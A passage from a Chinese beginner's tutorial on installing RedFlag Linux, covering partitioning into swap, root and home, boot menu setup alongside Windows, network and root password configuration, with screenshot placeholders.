


图4

点击下一步，就会出现分区的界面（图5），由于要截图的原因，我就选择了在虚拟机上安装^_^。一般我们可以分成三个区，一个是交换分区（swap），这个有点类似于Windows下的虚拟内存，一个是根分区（/），这是Linux的主安装分区，一个是home分区（/home），用于平时我们存储数据和系统设置保存的分区（小编注：其实我们只分成交换分区和根分区也可以的）。这样分区的好处是：一旦系统崩溃只要你的home分区数据没有丢失，就可以直接还原根分区，你的一切配置和数据文件都还存在。通常图形界面的RedFlag Linux的根分区至少要分配6.5G的空间。当然你也可以只分成2个分区，即一个根分区，一个交换分区，这时根分区就要适当的大一些。




图5

我一共为Linux分配了10G的空间，具体分配情况为：交换分区swap为1GB（大小一般为内存的2倍），home分区为2G，根分区为7G。下一步就是配置引导，如果系统中已经安装有Windows的话，在这儿我们就会看到有Linux及Windows的两个选项。如果我们选中Winodws的话，这样每次电脑启动时多重启动菜单默认选择的都会是Windows系统（图6）。

接下来就是配置网路了，如果我们使用DHCP自动分配IP，那么就直接点下一步。如果是使用ISP给分配的静态IP，那么就点击图中的“编辑”按钮，然后取消掉“通过DHCP进行配置”前面的勾，在下边填上IP地址和了码掩码，然后点击“确定”（图7），接着填写网关、DNS等信息（图8）。





图6




图7





图8




图9

完成之后点击下一步，就来到配置root密码的界面了，我们需要给root设置一个强壮的密码（图9），然后点击下一步，就出现了准备安装的画面了，再点击下一步，就开始安装了。我们终于可以歇歇了，安装速度取决于你的电脑的配置（小编注：对于有的Linux系统，比如RedHat，还取决于我们选择安装的软件包的大小）。中间提示更换光盘的时候只要取出第一张光盘，换上第二张，然后点确定就OK了。全部安装完成后需要重启电脑，然后我们就可以使用Linux了^_^。

## 三、使用Linux

对于初次成功安装好Linux系统的菜菜来说，肯定会有一番成就感的，来看看我的Linux桌面吧（图10）。

系统已经安装完成了，可是我们能在Linux下干什么呢？其实，几乎在Windows下的全部应用，在Linux下也完全可以实现的，比如听CD、MP3，看影碟，玩游戏、上网浏览网页等等。

